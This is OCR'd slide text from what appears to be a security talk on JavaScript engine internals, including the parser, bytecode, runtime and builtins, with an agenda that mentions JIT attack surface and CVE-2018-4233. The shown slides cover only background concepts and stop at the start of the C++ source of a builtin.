
# A JavaScript Engine

- Parser: entrypoint for script execution, usually emits custom *bytecode*
- Bytecode then consumed by interpreter or JIT compiler




# A JavaScript Engine

- Parser: entrypoint for script execution, usually emits custom *bytecode*
- Bytecode then consumed by interpreter or JIT compiler
- Executing code interacts with the *runtime* which defines the representation of various data structures, provides builtin functions and objects, etc.




# A JavaScript Engine

- Parser: entrypoint for script execution, usually emits custom *bytecode*
- Bytecode then consumed by interpreter or JIT compiler
- Executing code interacts with the *runtime* which defines the representation of various data structures, provides builtin functions and objects, etc.
- Garbage collector required to deallocate memory



# Agenda

1. Background: Runtime
   - Object representation and Builtins
2. JIT Compiler Internals
   - Problem: missing type information
   - Solution: "speculative" JIT
3. JIT Compiler Attack Surface
   - Different vulnerability categories
4. CVE-2018-4233 (Pwn2Own)
   - Typical JIT Bug in JavaScriptCore



# The Runtime

# Builtins

**A "builtin": a function exposed to script which is implemented by the engine itself***

```
var a = [ 1, 2, 3 ];
a.slice(1, 2);
// [ 2 ]
```

*** definition for this talk**

# Builtins

A "builtin": a function exposed to script which is implemented by the engine itself*

```
var a = [ 1, 2, 3 ];
a.slice(1, 2);
// [ 2 ]
```

Engine can implement builtins in various ways: in C++, in JavaScript, in assembly, in its JIT compiler IL (v8 turbofan builtins), ...

* definition for this talk

# Builtins

```
var a = [ 1, 2, 3 ];
a.slice(1, 2);
// [ 2 ]
```

```
EncodedJSValue JSC_HOST_CALL arrayProtoFuncSlice(ExecState* exec)
{
